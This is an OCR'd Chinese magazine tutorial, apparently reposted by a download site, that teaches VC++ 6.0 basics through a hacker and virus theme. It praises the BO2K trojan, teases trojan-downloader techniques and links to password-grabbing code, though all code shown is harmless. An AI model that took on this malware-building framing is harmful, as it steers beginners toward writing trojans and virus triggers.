方法2:将注册表中的[HKEY_CURRENT_USER\Software\Policies\Microsoft\MMC\{8FC0B734-A0E1-11D1-A7D3-0000F87571E3}]和[HKEY_CURRENT_USER\Software\Policies\Microsoft\MMC\{0F6B957E-509E-11D1-A7CC-0000F87571E3}]项下的“Restrict_Run”的值全改为“0”。

方法3:将注册表中[HKEY_CLASSES_ROOT\CLSID\{8FC0B734-A0E1-11D1-A7D3-0000F87571E3}\InProcServer32]项的“default”键值改成“%SystemRoot%\System32\GPEdit.dll”。

第四种:右击“我的电脑”选择“属性”，在“系统属性”窗口的“高级”选项卡中点击“环境变量”，点击弹出窗口“系统变量”框中的“新建”，建立一个名为PATH的环境变量(如果已有此变量，检查一下变量值就行了)，变量值为:“%Systemroot%/System32;%Systemroot%;%Systemroot%/system32/WBEM;”(不含引号)。

有了上面这些技巧，相信你的电脑里面又能卸载很多软件了吧，不仅节省了硬盘空间，还能减少中毒的几率。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

这才是“写”程序

跟“大侠”学VC

Tag C++、VC6、黑客、病毒 〉程序设计 〉应用方案、实例 〉特别话题

对于很多人来说，VC代表了晦涩、困难、深奥，可实际上，它并不像你想像中的那么难学，至少要入门还是很简单的。在VC中，你既可以用学校里常教的C语言方式，也可以用包含了面向对象的C++。

C++的由来

语言的发展是一个逐步递进的过程，C++是直接从C语言发展过来的，而C语言是从B语言发展过来的，B语言是BCPL的一个解释性后代，BCPL是Basic CPL。其中最有趣的是CPL中C的由来，由于当时这个语言是剑桥大学和伦敦大学合作开发的，在伦敦的人员加入之前，C表示剑桥，伦敦人员加入之后，C表示Combined组合。还有一种非正式的说法，C表示Christopher，因为 Christopher 是CPL背后的主要动力。

最初导致C++诞生的原因很意外，Bjarne博士等人试图去分析UNIX的内核的时候，为了工作便利而完成了一种类似C的预处理程序，并在贝尔实验室的支持下完成了进一步的开发。当时它并不叫C++，而是C with class，这是把它当作一种C语言的有效扩充。

特别话题大纲

学着和电脑说话

你能想像吗？大家一直觉得非常困难的 C++ 语言，在 VC 里竟然只用 1 条语句就写出了程序。

“黑色星期五”的秘密

病毒为什么会在特定的时间发作？程序又是怎么实现的？我们来学 if 判断。

属于你自己的加密软件

一个运行速度极快的加 / 解密小工具，支持右键菜单！你能学到循环和文件操作。

从黑客代码片段学下载

木马下载器凭什么能把木马下载到我们的电脑里并执行？用 VC 告诉你。

这些程序都是用 C++ 写的

1. BitComet（比特慧星） http://www.bitcomet.com

用C++编写的非常强大的BT下载客户端，它极高的下载速度有一部分就是C++这种高效语言的功劳。

2. BO2K http://bo2k.sf.net

世界上最著名的木马，它那微小的体积和强大的功能让那些肥硕的商业远程控制软件不禁汗颜。目前流行的木马中，绝大多数都是在BO2K的基础之上发展出来的；如果你有一天能够读懂BO2K的源代码了，那VC就学得差不多了。

3. Firefox http://www.mozilla.com

没有人对这个浏览器感到陌生吧？以Mozilla为核心的、世界上唯一可以对抗IE霸权的浏览器。不过读懂它的代码可不容易，建议初学者暂时不要尝试。

各个时代的程序员是怎么工作的

机器码时代：程序员在打孔带（卡）上用有孔和没孔表示1和0，这种只有机器和偏执狂才能看懂的程序在当时非常流行。

字符界面时代：程序员在黑底白字的屏幕上敲打着一行行代码文字，然后用一大堆参数和配置文件把这些代码编译、连接。

图形界面时代：程序员在开发环境中用鼠标把各种控件拖动到设计窗体中，然后在自动生成的代码中做一些修改。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

学着和电脑说话

别担心，编程只是学会和电脑说话

可能已经有n个人和你说过Visual C++（简称VC）有多么的难以入门，而Visual Basic（简称VB）是多么的适合初学者。但实际上，你不能因为学英语很困难，就认为国外出生的孩子学说话会比我们小时候学说话困难很多。其实，编程只是学会和电脑说话而已，无关乎VC还是VB。

VC是什么

VC是微软公司推出的用于Windows编程的工具之一（整套工具称为Visual Studio），正如它名字中包含的“Visual”所代表的意思，它确实是可视化的，并不像很多人心里想像的C++编程是在艰难的字符界面下那样。另外，记住VC并不等于C++，C++是一种编程语言，而VC则是针对C++的编程工具（环境）。


VB更简单，我干嘛学VC

既然编程工具本身没有优劣之分，为什么我们要学看起来更复杂的VC呢？如果也只是编写一些诸如计算器之类的简单程序，确实根本没必要用VC，因为它的长处并不在这儿。VC做窗口界面远不如VB方便，但在需要涉及系统底层的编程中，用VC却比VB直接很多。没错，Windows下的黑客们都用VC。病毒、木马这些可怕的东西大多也都是用VC制作的。

先来熟悉一下界面

我们选择VC 6.0（SP6）作为编程环境，为什么不选支持“.net”的VC 2003或2005？因为黑客要编写的程序大多都是神不知鬼不觉的，谁能指望一个需要先下载几十MB运行库才能正常运行的程序能称为“木马”？所以，用VC 6.0足够了！

那么，安装完VC，怎么写程序呢？打开看看界面是啥样（见图1）。你的界面为什么不是这样？因为还没有新建工作区。




小知识：工作区是什么

在VC中，为了方便项目管理，会将所有的程序代码、头文件、资源文件，以及项目的编译设置等信息都集中在一起，称为一个“工作区”（WorkSpace）。在VC中生成一个工作区后，在工程保存目录下就会有一个DSW文件，以后要打开项目时双击此文件就行了。

一、只需1行代码就能写程序

别把VC想像得太可怕了，根本没那回事，你的第一个程序，只用1行。

第1步：建立项目。打开VC，选择菜单“File→New”（文件→新建），然后在弹出的“New”窗口中选择“Project”（项目）选项卡，选择“Win32 Application”（Win32应用程序），在右侧的“Location”（路径位置）处设置项目要保存的位置，如“D:\projects\”，然后在“Project name”（项目名）填写工程的名字，此处我们填写“myfirstprj”，VC会自动在保存工程的路径下生成以项目名为名称的子目录，点击“OK”（见图2）。接着在向导界面中会询问你需要VC自动生成什么类型的项目，选择“A simple Win32 application”（一个简单的Win32应用程序）并点击“Finish”（完成），在弹出框中点击“OK”。



红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn


第 2 步：编写代码。在 VC 左侧的文件管理（FileView）中展开项目文件，这些都是 VC 为这个项目自动生成的源文件，大量基础性代码就不用我们自己亲手编写了。在"Source Files"（源文件）分支下找到 myfirstprj.cpp 并双击打开，在代码编辑区中编写下面的一行代码（见图 3），完成后按工具栏中的保存。

```
// myfirstprj.cpp : Defines the entry point for the application.
//

#include "stdafx.h"

int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)

{
    // TODO: Place code here.
    MessageBox(NULL,"Hello world","Myfirstproject",MB_ICONINFORMATION);
    return 0;
}
```

3

第 3 步：编译项目。选择菜单"Build→Rebuild All"（生成→重新生成所有），如果下方的信息输出框没有提示错误（见图 4），就大功告成了！

在项目保存目录下的 Debug 子目录中找到 myfirstprj.exe，运行看看效果吧。



4

小知识：工作区是什么

在代码中的"{}"符号代表一个代码块，比如WinMain后面的那个"{}"就表示这个括号内的代码都是属于这个函数的。

Just Do It

将上面的程序代码改写为弹出"电脑爱好者"字样的提示框。

二、学学基本的"说话"方式

1. 那行代码是什么意思？

那行代码完成的工作是弹出一个"没有父窗体"、"显示文字'Hello world'"、"标题栏处显示 'Myfirstproject'"、"带有信息提示图标"的提示框。

2. MessageBox是什么东西？

这是系统里的 API 函数，在 VC 里，你可以调用 C++ 语言内置的函数以及 Windows 系统中的函数来完成各种功能，比如 MessageBox 用来弹出提示框，而 ExitWindowsEx 用来关机等。当然，你也可以编写自己的函数。

3. 程序从哪里开始执行？

Win32 应用程序项目一般从"WinMain"函数开始执行直到返回值（即"return"语句）结束，你要编写代码就往这个函数里写吧！

4. 代码可以写在一行里吗？

可以，不过每行代码都得加上";"作分隔，同时不建议这么干，因为这样的代码很难理解。尽管 C++ 对格式并没有严格的要求，但如果大小写不正确（函数、变量名称都对大小写敏感），或者拼错了单词，那 VC 可就会发"脾气"了。

小知识：什么是API函数

API函数的全称是"Application Programming Interface"（应用程序编程接口），而我们最常见的API就是32位Windows操作系统提供的Win32 API。Win32 API提供了操作系统中方方面面功能的总集调用方法，就好比操作系统是一个拥有很多功能的大黑盒子，盒子上有着许多按钮，有的可以关机、有的可以显示一个窗口、有的可以发出音乐，而写程序时要访问这些功能时只要声明具体按哪个按钮就行了。

每个VC程序员必备的手册

1. MSDN 6.0/2001

你可能已经注意到了，VC 6.0 并没有帮助，为什么？因为 Visual Studio 系列的帮助是需要单独购买的，它是微软制作的一个超大的知识库，其中 6.0 和 2001 版本是适用于 VC 6.0 的。

2. Win32 API手册

虽然 MSDN 很好用，不过如果你没有途径搞到这数 GB 的安装程序，同时也没有勇气花上万元购买，那么至少准备一份 API 手册吧！在 Google 中搜索"win32 api chm"就能找到下载地址。

3. Thinking in C++

如果看完特别话题，你已经有心全面学习 C++了，那么去书店找找这本书吧！

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

“黑色星期五”的秘密

很多电脑病毒（比如著名的“黑色星期五”）都会选择一个特定的日期来发作，这是为什么呢？因为如果一感染就发作，很容易暴露病毒行踪，不但会招致杀毒软件厂商的迅速围剿，同时也会使其他未感染用户提高防范；而如果感染后等待一个特定的周期才发作，这样传播时就非常隐蔽，在无数人已经“默默”地感染了病毒后，真正的破坏时刻才到来，这样就留给病毒本身一个安全传播的周期，扩大了感染范围。那么编写病毒程序的那群人，是用什么代码实现特定周期发作的呢？

一、如果今天是星期五

C++和其他大多数编程语言一样是以人类的语言为原型的，虽然这种人类语言并非我们最熟悉的汉语，而是C++“产地”盛行的英语，但幸好这些语句所用的英语都非常简单，我们很容易理解。

1. 从汉语开始想像

如果用汉语完成上面所说的病毒判断日期的功能，应该怎么写？可能是：

如果“今天是星期五”那么执行破坏。

而在C++中，我们用if（如果）语句就能实现这种效果：

```
if(今天==星期五){
        破坏功能的代码;
}
```

上面的只是伪代码，只是告诉你if语句的用法。if后面的括号“()”内表示要判断的条件，比如“今天==星期五”这个条件，当条件成立（即返回true）时就执行if之后的代码。

如果if判断后要执行的语句只有一行，那么可以直接跟在if语句后：

```
if(要判断的条件)要执行的语句;
```

而如果要执行的语句有很多行，那就必须用花括号“{}”来把这些代码括起来：

```
if(要判断的条件){
        要执行的语句1;
        要执行的语句2;
        要执行的语句3;
}
```

如果不括起来会有什么后果？那样的话在if判断条件成立时会执行语句1，而语句2、3则不在if的控制范围内，不管条件成立与否都会执行。有时，我们希望在不满足条件时也执行一些代码，那么就用elseif或者else，下面给出两者用法的伪代码：

(1)else if：不满足条件1，就判断条件2，再不满足则判断条件3，直至满足后执行……

```
if(条件1){
        要执行的语句;
}
else if(条件2){
        要执行的语句;
}
```

…（接下去可以加无数个else if或者1个else）

(2)else：只要不满足条件1，不判断其他条件直接执行else后的代码……

```
if(条件1){
        要执行的语句;
}
else{
        要执行的语句;
}
```

实用代码——清除系统托盘上的无效图标

下载地址：http://www.vckbase.com/code/viewcode.asp?id=3030

2. 真正的代码是这样的

同样仍是在WinMain函数内，我们要先定义一个系统时间类型的变量，然后通过调用获取本地时间的函数GetLocalTime将当前的时间值写入到刚才定义的时间变量中，最后用if语句判断时间变量是否符合今天是周五的条件，如果符合就执行弹出提示框的代码（见图5）。

```
// myfirstprj.cpp : Defines the entry point for the application.
//

#include "stdafx.h"

int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
    // TODO: Place code here.
    SYSTEMTIME t;
    GetLocalTime(&t);
    if(t.wDayOfWeek==5)MessageBox(NULL,"今天是星期五","test",0);
    return 0;
}
```

5

3. 如果我们想让日期更精确

if语句中能不能同时判断多个条件呢？当然可以，“&&”表示“和”、“||”表示“或”，通过下面的语句（见图6）我们可以实现在2月14日提醒我们情人节到了（当然，编译完的程序必须拖动到开始菜单的启动组里，不然程序可不会自动每天执行），或者你可以把日期改成MM的生日并给她写一段祝福语，编译完放在她的启动组里……

```
#include "stdafx.h"

int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
    // TODO: Place code here.
    SYSTEMTIME t;
    GetLocalTime(&t);
    if((t.wMonth==2)&&(t.wDay==14))MessageBox(NULL,"今天是情人节","test",0);

    return 0;
}
```

6

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

7

Just Do It

在 VC 中有自动完成功能，因此我们在输入完 “t.” 之后就会自动列出 t 这个结构体变量中包含的其他成员（见图 7），通过这个成员的名称我们可以很容易地判断它们的用途。那么再试试自己加上一个对年份的判断吧！

二、水装在杯里，饭装在碗里

你可能又会问，变量是什么东西？变量的本质是代码执行后分配给程序的一块特定大小的内存区域，C++规定每种类型的数据都必须存放在适合其存放（占用的内存大小不同）的变量中，因此每个变量都有自己的变量类型，比如用来放整数的称为整数变量（int）、用来放字符的称为字符变量（char）等。

用之前，先声明。在C++中，要使用变量就必须先对它进行“声明”，声明中包含了变量的名字和类型（格式为“变量类型 变量名称”），如果你愿意，也可以给它一个初始的值。比如我们声明一个整数型的变量itest：

```
int itest;
```

建议在声明变量的同时就为它赋初值（赋值的意思就是把值代到变量中去，初值是初始化值的简称），这样可以避免后面的代码因为使用了没有被赋值的变量而引发错误（在变量没有被赋值前，它的值可能是任意使用这个变量的值。比如刚才的itest变量我们就可以这样声明：

```
int itest=0;
```

“SYSTEMTIME t;”这个变量声明可能会让你摸不着头脑，C++基本的变量类型包括整型、实型、字符型，那么这个“SYSTEMTIME”又是什么东西呢？这是一种特殊的变量，称为“结构体”变量，一个结构体可能包括好几个基本类型变量或者其他的结构体，而这个“SYSTEMTIME”类型的变量t中就包含了SHORT（短整数型）类型的变量“wDayOfWeek”，因此我们可以通过“t.wDayOfWeek”来获得这个结构体变量中的“wDayOfWeek”成员的变量值。

小提示

给变量赋值用“=”，而判断变量的值是否相等则用“==”，比如刚才 if 语句的判断条件中“wDayOfWeek==5”就是判断它是否等于 5。

小提示：变量类型、变量、结构体

变量的概念很容易把人搞糊涂，要注意 int 这些声明时用到的东西只是变量类型，就像一张设计图，而根据这张设计图“造出”的变量才是可以使用的。结构体就像是一辆车，我们需要用许多特定的零件（变量）来装配出它，“SYSTEMTIME”是车的设计图、“t”是车、“wDayOfWeek”是其中一个零件。

实用代码——取得网页中的密码
下载地址：http://www.vckbase.com/code/downcode.asp?id=556

属于你自己的加密软件

每个人都有保存自己隐私的习惯，用WinRAR加密码打包是个好主意，但是每次要使用前还得输入密码，再花挺长的时间来解压（如果文件大小达到上百MB，如电影文件，这个过程就很长了）。编写一个自己的加密软件有多难？用VC，很容易。

一、写软件前，先构思和收集资料

1. 在脑子里编写软件

刚才做一些简单的例子时，我们几乎没有思考就直接动手了。而编写了一个完整的软件前，必须得先想好具体怎么实现，然后再动手，也就是说先在脑子里编写软件。比如这个加密软件，简单的软件处理过程就是：

获取参数（即用户要加/解密哪个文件，路径参数）→判断此文件是否存在并读取到内存中→对读到的内容进行加/解密→将加/解密后的结果写入临时文件→全部加/解密完成后用临时文件替换原文件。

2. 需要的知识从网上找

看了上面的处理过程，你可能有一堆的问题要问，比如“怎么获得程序参数”、“怎么读写文件”之类的。没关系，其实很多的内容你能在MSDN中找到，或者更简单地，在Google中搜索关键字，比如程序参数的问题就可以搜索“VC6 获取程序参数”就会有一大堆的结果，从中可以知道WinMain函数传递来的参数或者调用GetCommandLine都可以取得程序参数。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

二、加密什么文件？先获取参数

1. 要懂参数，先学函数

刚才只教了大家简单的函数知识，现在需要学点真格的了。函数应该是什么样子的呢？我们再次请出伪代码。

```
返回值 函数名(参数1类型 参数1名称,参数2类型 参数2名称……){
    函数要执行的代码(别忘了在得出结果或结束时用return语句返回);
}
```

这里，返回值就是函数运算后得出的结果，比如我们定义个函数叫Add。

```
int Add(int a,int b){
        int c=a+b;
        return c;
}
```

这样当我们调用这个函数时，就能把函数的返回值代入变量中。

```
int result=Add(1,2);
```

这样执行的时候，我们传递给Add函数的1和2就分别被代入函数内的变量a和b中。执行完以后，result变量中的值就是3。

小提示

在程序中定义的函数、变量都有自己的作用域，函数的定义代码必须出现在调用它的代码之前，否则就必须得在调用代码前先声明它存在。函数内定义的变量只在该函数内有效。

2. WinMain的参数有什么用

让我们回顾一下刚才编写的一些小例子中，WinMain函数是什么样的（见图8）。

```
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
